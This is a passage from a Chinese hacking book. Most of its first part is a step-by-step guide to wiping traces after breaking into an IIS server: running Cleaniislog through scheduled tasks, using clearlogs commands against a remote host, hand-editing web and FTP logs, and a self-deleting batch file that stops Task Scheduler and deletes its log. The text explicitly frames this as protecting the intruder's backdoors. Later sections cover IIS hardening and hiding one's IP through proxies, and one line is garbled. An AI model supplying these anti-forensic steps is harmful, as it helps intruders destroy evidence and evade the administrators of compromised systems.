


图 7-7-1 将 Cleaniislog 程序上传到目标服务器

#### (2) 查看本机的 IP 地址

可以按照第 1.1.3 节中介绍的方法查看本机的 IP 地址，如果你是通过局域网中的某台电脑上网，则是要获取对外连接的 IP 地址，而不是你自己这台电脑局域网内的 IP 地址，在有些黑客网站或是某些论坛，都会显示出本机对外连接的 IP 地址，如图 7-7-2 所示，如果确实找不到，可以问你们的系统管理员。



图 7-7-2 查看对外连接的 IP 地址

### (3) 清理 IIS 日志

同样可以利用 at 命令来运行上传到目标服务器的 Cleaniislog.exe 程序，操作如图 7-7-3 所示。




图 7-7-3 用计划任务清理 iis 日志

这样，在 IIS 日志中有关你上网 IP 记录的清理就大功告成了。

### (4) 清理系统、安全与程序日志

可以直接利用 clearlogs 工具来删除目标服务器的日志，由于该程序可以直接进行远程清理，所以不需要将此程序上传到目标服务器中运行，利用它可以清理 Windows 的一般日志，包括系统日志 (System log)、安全日志 (Security Log) 与程序运行日志 (Applications Log)。

清理应用程序日志的命令如图 7-7-4 所示。

```
D:\tools\iis>clearlogs \\10.0.14.21 -app

ClearLogs 1.0 - (c) 2002, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
- http://ntsecurity.nu/toolbox/clearlogs/

Success: The log has been cleared

D:\tools\iis>
```

图 7-7-4 清理应用程序日志操作

清理安全日志的命令如图 7-7-5 所示。

```
D:\tools\iis>clearlogs \\10.0.14.21 -sec

ClearLogs 1.0 - (c) 2002, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
- http://ntsecurity.nu/toolbox/clearlogs/

Success: The log has been cleared
```

图 7-7-5 清理安全日志操作

清理系统日志的命令如图 7-7-6 所示。

```
D:\tools\iis>clearlogs \\10.0.14.21 -sys

ClearLogs 1.0 - (c) 2002, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
- http://ntsecurity.nu/toolbox/clearlogs/

Success: The log has been cleared
```

图 7-7-6 清理系统日志操作

就这样轻轻松松地将自己入侵的日志清除干净了，不必一个个去辛苦查找各项日志文件的存放位置后再清除，这两个小工具自动帮我们完成了这些繁琐的事情。

这两个工具只能删除默认文件夹中的日志文件，一旦目标服务器的网管人员将日志文件位置改到其他文件夹中，则这两个工具就不能清除。

## 2. 手工清理日志

若是网管人员将日志文件放置的位置更改到其他文件夹或是其他监控程序的日志文件，就要靠我们手工去查找了，这种方式仍然需要我们有系统管理员权限登录到目标服务器中，然后将 Windows 系统所在的磁盘映射到本地，然后才可以进行各项清理工作。

(1) 清理 WWW 日志

WEB Server 日志文件默认存放在 Windows 系统文件夹下的 \system32\logfiles\w3svc?(?表示数字) 文件夹中，(例如 C:\winnt\ system32\logfiles\w3svc1)，默认每天产生一个日志文件 (log file)，你可以找到最新产生的日志文件，然后将其中包含你现在上网 IP 地址的日志都删除，可将该文件先复制到你的硬盘中，使用记事本打开清理后再拷贝回目标服务器中。



当然你也可以使用最简单的方法：将 ex\*.log 全部删除，不过若网管人员查看就很容易被发现有黑客入侵过 (虽然不一定能找出是谁)，已造成打草惊蛇的结果，或者将你辛苦建立的后门给毁掉了，你岂不是白辛苦一场？

(2) 清理 FTP 日志

FTP 服务日志文件默认存放在 Windows 系统文件夹下的 System32\logfiles\msftpsvc?(?表示数字) 文件夹中 (例如 C:\Winnt\System32\logfiles\msftpsvc1)，默认每天产生一个日志文件，你同样可以采用清理 WWW 日志相同的方法进行清理。

(3) 清理安全日志、系统日志与应用程序日志

这是 Winnt、Windows 2000 本身就有的日志，这些日志文件默认是保存在 Windows 系统所在文件夹下的 System32\config 文件夹中 (例如 c:\winnt\system32\config)，文件名分别为 SecEvent.evt、SysEvent.evt、AppEvent.evt，不过这些文件并不是单纯的文本文件，无法用记事本打开查看，但是我们可以采用如下的方法来清除。

打开“控制面板”|“管理工具”|“事件查看器”，在“事件查看器”窗口中，选择“操作”|“连接到另一台计算机”，在弹出的对话框中输入要连接计算机的 IP 地址，如图 7-7-7 所示。

连接之后，直接用鼠标右键单击相应的日志，如图 7-7-8 所示，选择“清除所有事件”，然后在弹出的对话框中选择“否”(即清除之前不保存)，即可轻松将相应的日志清除。



图 7-7-7 输入另一台计算机的 IP 地址



图 7-7-8 清除目标服务器的日志

(4) 清除计划任务日志 (Scheduler log)

计划任务日志是任务计划 (Scheduler) 所产生的日志文件，默认是存放在 Windows 系统所在的文件夹中，

(例如 C:\winnt), 名称为 schedlgui.txt (Windows 2000 系统) 或 Schedlog.txt (Winnt 系统), 如果在实施黑客入侵的过程中使用了 at 命令就必须要对它进行清理 (反之则不用清理)。

由于这个日志文件是由任务计划管理, 而任务计划是以系统服务 (Service) 的方式运行, 因此必须先 will 任务计划停止, 才能对 Schedlgui.txt (或 Schedlog.txt) 文件进行清理, 由于很少有网管人员会查看任务计划日志 (甚至没使用任务计划), 因此你可以将 Schedlgui.txt (或 Schedlog.txt) 全部删除。

那么要如何才能让任务计划器停止呢? 当然还是用 at 命令, 先制作一个批处理文件 Cleanat.bat, 内容如下:

```
@echo off; 不让 Dos 窗口显示任何信息
net stop "task scheduler">NULL; 关闭任务计划服务
del %Systemroot%\schedlgui.txt>NULL;
删除任务计划日志, 若目标服务器为 Winnt,
则这里要改为 Schedlog.txt。

先将这个批处理文件复制到目标服务器的
C:\ 中, 然后使用 at 命令设置两分钟后运行它,
然后删除 Cleanat.bat (避免网管人员看到引起怀疑),
为了避免有残留的 Schedlgui.txt (或 Schedlog.txt),
所以还需要最后删除一次, 具体操作如图 7-7-9 所示。
```




图 7-7-9 清除任务计划日志

## 7.8 如何设置自己的 IIS 服务器

虽然 IIS 有很多漏洞, 而且新的安全漏洞还在不断被发现。但是只要我们打上最新的补丁, 再对 IIS 进行精心安全配置, 仍然能使自己的 IIS 服务器成为一个高安全性的 Web 服务器的。

### 7.8.1 构造一个安全的 Windows 2000 操作系统

要创建一个安全可靠的 Web 服务器, 必须要实现 “地面部分” Windows 2000 操作系统和 “空中部分”

IIS 的双重安全, 因为 IIS 的用户同时也是 Windows 2000 的用户, 并且 IIS 目录的权限依赖 Windows 的 NTFS 文件系统的权限控制, 所以保护 IIS 安全的第一步就是确保 Windows 2000 操作系统的安全。实际上, Web 服务器的安全的根本就是保障操作系统的安全, 没有一个安全的操作系统, Web 服务器的安全根本无从说起。

#### 1. 使用 NTFS 文件系统

在 NT 系统中应该使用 NTFS 系统, NTFS 可以对文件和目录进行管理, 而 FAT 文件系统只能提供共享级的安全, 而且在默认情况下, 每建立一个新的共享, 所有的用户就都能看到, 这样不利于系统的安全性。而在 NTFS 文件下, 建立新共享后可以通过修改权限保证系统安全。

#### 2. 关闭默认共享

在 Windows 2000 中, 有一个 “默认共享”, 这是在安装服务器的时候, 把系统安装分区自动进行共享, 虽然对其访问还需要超级用户的密码, 但这是潜在的安全隐患, 从服务器的安全考虑, 最好关闭这个 “默认共享”, 以保证系统安全。方法是: 单击 “开始 / 运行”, 在运行窗口中输入 “Regedit”, 打开注册表编辑器, 展开 “HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters” 项, 添加键值 AutoShareServer, 类型为 REG\_DWORD, 值为 0。这样就可以彻底关闭 “默认共享”。



### 3. 共享权限的修改

在系统默认情况下，每建立一个新的共享，Everyone 用户就享有“完全控制”的共享权限，因此，在建立新的共享后应该立即修改 Everyone 的缺省权限，不能让 Web 服务器访问者得到不必要的权限，给服务器带来被攻击的危险。

### 4. 为系统管理员账号更名

对于一般用户，我们可以在“本地安全策略”中的“帐户锁定策略”中限制猜测口令的次数，但对系统管理员账号 (administrator) 却无法限制，这就可能给非法用户攻击管理员账号口令带来机会，所以我们需要将管理员账号更名。具体设置方法如下：

鼠标右击“我的电脑”|“管理”，启动“计算机管理”程序，在“本地用户和组”中，鼠标右击“管理员账号 (administrator)”|“重命名”，将管理员账号修改为一个很普通的用户名。

### 5. 禁用 TCP/IP 上的 NetBIOS

NetBIOS 是许多安全缺陷的源泉，所以我们需要禁用它。鼠标右击桌面上“网络邻居”|“属性”|“本地连接”|“属性”，打开“本地连接属性”对话框。选择“Internet 协议 (TCP/IP)”|“属性”|“高级”|“WINS”，选中下侧的“禁用 TCP/IP 上的 NetBIOS”一项即可解除 TCP/IP 上的 NetBIOS，如图 7-8-1 所示。

### 6. TCP/IP 上对进站连接进行控制

#### (1) 利用 TCP/IP 筛选

鼠标右击桌面上“网络邻居”|“属性”|“本地连接”|“属性”，打开“本地连接属性”对话框。选择“Internet 协议 (TCP/IP)”|“属性”|“高级”|“选项”，在列表中单击选中“TCP/IP 筛选”选项。单击“属性”按钮，选择“只允许”，再单击“添加”按钮，如图 7-8-2 所示，只填入 80 端口。




图 7-8-1 禁用 TCP/IP 上的 NetBIOS




图 7-8-2 利用 TCP/IP 筛选对进站进行控制

#### (2) 利用 IP 安全策略

IPSec Policy Filters (IP 安全策略过滤器) 弥补了传统 TCP/IP 设计上的“随意信任”重大安全漏洞，可以实现更仔细、更精确的 TCP/IP 安全。它是一个基于通讯分析的策略，将通讯内容与设定好的规则进行比较以

判断通讯是否与预期相吻合，然后据此允许或拒绝通讯的传输。我们同样可以设置只允许 80 端口的数据通过，其它端口来的数据一律拦截。




图 7-8-3 利用 IP 安全策略对进站数据进行过滤

## 7. 防范拒绝服务攻击

DDoS 攻击现在很流行，例如 SYN 使用巨量畸形 TCP 信息包向服务器发出请求，最终导致服务器不能正常工作。改写注册表信息虽然不能完全制止这类攻击，但是可以降低其风险。打开注册表：将 HKLM\System\CurrentControlSet\Services\Tcpip\Parameters 下的 SynAttackProtect 的值修改为 2。这样可以使 TCP/IP 调整 SYN-ACKS 的重传，当出现 SYN-ATTACK 迹象时，使连接对超时的响应更快。

### 7.8.2 保证 IIS 自身的安全性

#### 1. IIS 安全安装

在保证系统具有较高安全性的情况下，还要保证 IIS 的安全性。要构建一个安全的 IIS 服务器，必须从安装时就充分考虑安全问题。

##### (1) 不要将 IIS 安装在系统分区上

默认情况下，IIS 与操作系统安装在同一个分区中，这是一个潜在的安全隐患。因为一旦入侵者绕过了 IIS 的安全机制，就有可能入侵到系统分区。如果管理员对系统文件夹、文件的权限设置不是非常合理，入侵者就有可能篡改、删除系统的重要文件。或者利用一些其他的方式获得权限的进一步提升。将 IIS 安装到其他分区，即使入侵者能绕过 IIS 的安全机制，也很难访问到系统分区。

##### (2) 修改 IIS 的安装默认路径

IIS 的默认安装的路径是 \inetpub，Web 服务的页面路径是 \inetpub\wwwroot，这是任何一个熟悉 IIS 的人都知道的，入侵者也不例外，使用默认的安装路径无疑是告诉了入侵者系统的重要资料，所以需要更改。

##### (3) 打上 Windows 和 IIS 的补丁

只要提高安全意识，经常注意系统和 IIS 的设置情况，并打上最新的补丁，IIS 就会是一个比较安全的服务器平台，能为我们提供安全稳定的服务。

#### 2. IIS 的安全配置

##### (1) 删除不必要的虚拟目录

IIS 安装完成后在 wwwroot 下默认生成了一些目录，并默认设置了几个虚拟目录，包括 IISHelp、IISAdmin、IISSamples、MSADC 等，它们的实际位置有的是在系统安装目录下，有的是在重要的 Program files 下，从安全的角度来看很不安全，而且这些设置实际也没有太大的作用，所以我们可以删除这些不必要的虚拟目录。

##### (2) 删除危险的 IIS 组件

默认安装后的有些 IIS 组件可能会造成安全威胁，应该从系统中去掉，所谓“多一个组件，不如少一个组件”。以下是一些“黑名单”，用户可以根据自己的需要决定是否删除。

Internet 服务管理器 (HTML): 这是基于 Web 的 IIS 服务器管理页面, 一般情况下不应通过 Web 进行管理, 建议卸载它。

SMTP Service 和 NNTP Service: 如果不打算使用服务器转发邮件和提供新闻组服务, 就可以删除这两项, 否则, 可能因为它们的漏洞带来新的不安全。

样本页面和脚本: 这些样本中有些是专门为显示 IIS 的强大功能设计的, 但同样可被用来从 Internet 上执行应用程序和浏览服务器, 建议删除。或者在安装时就选择不安装这些不必要的组件。

(3) 为 IIS 中的文件分类设置权限

除了在操作系统里为 IIS 的文件设置必要的权限外, 还要在 IIS 管理器中为它们设置权限, 以期做到双保险。一般而言, 对一个文件夹永远也不应同时设置写和执行权限, 以防止攻击者向站点上传并执行恶意代码。另外目录浏览功能也应禁止, 预防攻击者浏览站点上的文件夹。一个好的设置策略是: 为 Web 站点上不同类型的文件都建立目录, 然后给它们分配适当权限。例如:

静态文件文件夹: 包括所有静态文件, 如 HTM 或 HTML, 给予允许读、拒绝写的权限

ASP 脚本文件夹: 包含站点的所有脚本文件, 如 cgi、vbs、asp 等等, 给予允许执行、拒绝写的权限, 如图 7-8-4 所示。

EXE 等可执行程序: 包含站点上的二进制执行文件, 给予允许执行、拒绝写和拒绝读的权限。

(4) 删除不必要的应用程序映射

IIS 中默认存在很多种应用程序映射, 如 .htm、.ida、.idq、.asp、.cer、.cdx、.asa、.htr、.idc、.shtm、.shtml、.stm、.printer 等, 通过这些程序映射, IIS 就能知道对于什么样的文件该调用什么样的动态链接库文件来进行解析处理。但是, 在这些程序映射中, 除了 .asp、.shtm、.shtml、.stm 4 种格式文件以外, 其它的文件在网站上都很少用到。而且在这些程序映射中, .htr、.idq、.ida、.printer 等多个程序映射都已经被发现存在缓存溢出问题, 入侵者可以利用这些程序映射中存在的缓存溢出获得系统的权限。其它尚未发现漏洞的程序映射, 也并不能说就是安全的。

所以我们需要将这些不需要的程序映射删除。在“Internet 服务管理器”中, 右击网站目录, 选择“属性”, 在网站目录属性对话框的“主目录”页面中, 点击“配置”按钮, 弹出“应用程序配置”对话框, 在“应用程序映射”页面, 删除无用的程序映射, 如图 7-8-5 所示。

如果确实需要某一类文件时, 必须安装最新的系统修补程序以解决程序映射存在的问题, 并且选中相应的程序映射, 再点击“编辑”按钮, 在“添加/编辑应用程序扩展名映射”对话框中勾选“检查文件是否存在”选项, 如图 7-8-6 所示。这样当客户请求这类文件时, IIS 会先检查该文件是否存在, 文件存在后才会去调用程序映射中定义动态链接库来解析。




图 7-8-4 为浏览者设置有限的权限



图 7-8-5 只保留有用的程序映射



图 7-8-6 要求检查文件是否存在

#### (5) 保护日志安全

日志是系统安全策略的一个重要环节，IIS 带有日志功能，能记录所有的用户请求，确保日志的安全能有效提高系统整体安全性。

##### 修改 IIS 日志的存放路径

IIS 的日志默认保存在一个从所周知的位置 (%WinDir%\System32\LogFiles)，这对 Web 日志的安全很不利。所以我们最好修改一下其存放路径。在“Internet 服务管理器”中，右击网站目录，选择“属性”，在网站目录属性对话框的“Web 站点”页面中，在选中“启用日志记录”的情况下，点击旁边的“属性”按钮，在“常规属性”页面，点击“浏览”按钮或者直接在输入框中输入日志存放路径即可，如图 7-8-7 所示。




图 7-8-7 修改 IIS 日志的存放路径

##### 修改日志访问权限

日志是为管理员了解系统安全状况而设计的，其他用户没有必要访问，应将日志保存在 NTFS 分区上，设置只有管理员才能访问。

当然，如果条件许可，还可单独设置一个分区用于保存系统日志，分区格式是 NTFS，这样除了便于管理外，也避免了日志与系统保存在同一分区给系统带来的安全威胁。如果 IIS 日志保存在系统分区中，入侵者使用软件让 IIS 产生大量的日志，可能会导致日志填满硬盘空间，整个 Windows 系统将因为缺乏足够可用的硬盘空间而崩溃，为日志设置单独的分区则可以避免这种情况的出现。

通过以上的一些安全设置，你的 IIS 服务器会安全许多，黑客也就不易找到入侵的地方了。

## 第八章 确保自己的上网安全

隐藏 IP，关闭不必要的端口

各类防火墙详解

要是个黑客在攻击别人的同时被别人攻击了，这不闹笑话了吗？

对！作为黑客更应该保护好自己，否则自己先被人攻击了，又怎么谈得上攻击别人呢？

个人电脑上网的安全问题一直困扰着每一个上网用户，尤其是菜鸟们！，也许大家已经听说过，在网络上畅游要想不被别人攻击，首先得隐藏好自己的 IP，关闭不必要的端口，然后还需要使用网络防火墙来防范攻击和限制不明网络应用程序的连接，那么具体该怎么操作呢？本章中我们将针对这方面的问题进行详细讲解。

### 8.1 隐藏 IP，关闭不必要的端口

一般来说，隐藏 IP 也就是使用代理服务器上网，这样别人能看到的也就仅是代理服务器的 IP 地址，别人也就无法对你实施攻击；至于关闭不必要的端口呢，这就要根据计算机本身的用途来确定关闭哪些端口了，对于个人用户来说，用户可以限制所有的端口，因为根本不必让自己的机器对外提供任何服务；但是对于对外提供网络服务的服务器，则我们需把必须利用的端口（比如 WWW 端口 80、FTP 端口 21、邮件服务端口 25、110 等）开放，而其他的端口全部关闭。

#### 8.1.1 学会隐藏自己的 IP

我们知道，隐藏 IP 的好处很多，简单概括起来主要有如下两点：

在上网的时候防止被入侵、攻击；

提高网络访问的范围和速度。

当然，对于大多数人来讲，隐藏 IP 的最主要目的是免受攻击，保证自己系统的安全性。

现在几乎每个跟网络有关的软件都提供“代理设置”了，只要简单设置一下就可以把真实的 IP 隐藏起来，取而代之的是代理 IP。

下面就来说说隐藏真实 IP 的具体方法：

第一种方法是利用“QQ 代理公布器 XP”和“SocksCap32”。



现在很多攻击者都是通过 QQ 获取别人的 IP 地址，让很多人担心自己因为 IP 地址泄露而遭受攻击。而 QQ 代理公布器 XP 是一个自称天天公布最新、最快 QQ 代理的软件，它可以让你上 QQ 时再也不用担心自己的 IP 会被别人知道。

首先运行“QQ 代理公布器 XP”，其运行主界面如图 8-1-1 所示，在“代理类型”处选中 Socks5，并且选中右侧“是否测试代理”选项；

然后单击工具栏中的“读数据”按钮，程序返回代理IP信息，选择一个速度最快的代理IP，在其上单击右键，点击“复制IP”命令，如图8-1-2所示。



图 8-1-1 选中右侧“是否测试代理”选项



图 8-1-2 选“复制IP”命令

接下来再启动SocksCap32，进入主界面，然后直接点按“文件”|“设置”命令，进入设置框，把刚才复制的IP地址粘贴到“Socks Server”文本框中，如图8-1-3所示。

在端口框里填上相应的端口号，选择“Socks Version 5”，按“确定”返回程序主界面，如图8-1-4所示。




图 8-1-3 粘贴 IP 地址

在这里填写上面读取出来的相应端口号




图 8-1-4 返回程序主界面


下面以QQ程序为例来看看如何在SocksCap32里添加一个新程序，点击SocksCap32程序中的“文件”|“新建”命令或是按钮，将弹出新建程序对话框，如图8-1-5所示，



图 8-1-5 新建程序对话框

点击“浏览”按钮指定 QQ 程序所在的目录，如图 8-1-6 所示。





图 8-1-6 指定 QQ 所在目录

最后点击“OK”按钮，QQ 程序就加入到 SocksCap32 中了，如图 8-1-7 所示，接着再在 SocksCap32 中双击 QQ 图标，测试发现 QQ 能够正常登录，显示的 IP 正是刚才设置的代理 IP。如果 QQ 不能登录，说明代理服务器响应慢，这时候，我们可以重新选择一个响应速度较快的代理 IP 登录。

 这样以后聊天时，别人利用带有查看 IP 补丁的 QQ 查看你的 IP 地址，看到的仅是代理的地址，而不是你的真实 IP 地址。

MultiProxy 软件则是利用 HTTP 代理来隐藏 IP 地址的。下面看一看具体的使用方法。

首先需要打开 IE 浏览器；

接着在地址栏中输入 `h t t p : / / www.publicproxyservers.com/page1.html` (这个网站的 `page2.html`, `page3.html`, `page4.html`, `page5.html` 都是公用代理服务器地址)，虽然全是英文可能有些看不懂，不过没关系，只要将那些代理 IP 复制到 Word 中，然后再接着按下“Ctrl+Shift+F8”组合键（启用列选择模式，用于选择竖块文本），把所有代理 IP 以外的内容删除后，再用“替换”功能修改成 `xxx.xxx.xxx.xxx:port` 格式就可以了，将文件保存成 TXT 文件。





图 8-1-7 添加进 SocksCap32 中的 QQ 程序

 代理地址大多是国外的，所以我们上国外的网站时速度会加快，但访问国内的网站时速度可能就会变慢。如果知道国内的代理地址，可以加入到 TXT 文件中的列表中，不过代理服务器的存在一般是不公开的，我们可以从聊天室或 BBS 站点上获得，另外，还可以使用像代理猎手这类专门的搜索代理服务器软件来搜索国内的代理服务器。

接下来我们再启动 MultiProxy 程序，点击主界面的“选项”按钮，如图 8-1-8 所示。



图 8-1-8 点击主界面的【选项】按钮

在“常规选择”页面中把“缺省超时”的时间设置长些，如设为“30”，其他设置保持不变，如图8-1-9所示。




图 8-1-9 把“缺省超时”的时间设为“30”

然后再切换到“代理服务器列表”标签，选择左下角的“菜单”|“文件”|“导入代理列表”命令，如图8-1-10所示，将刚才保存的代理IP文件打开，此时会弹出一个“检查代理”对话框，如图8-1-11所示，点击“确定”按钮，然后再按一次“确定”按钮即可返回程序主界面。

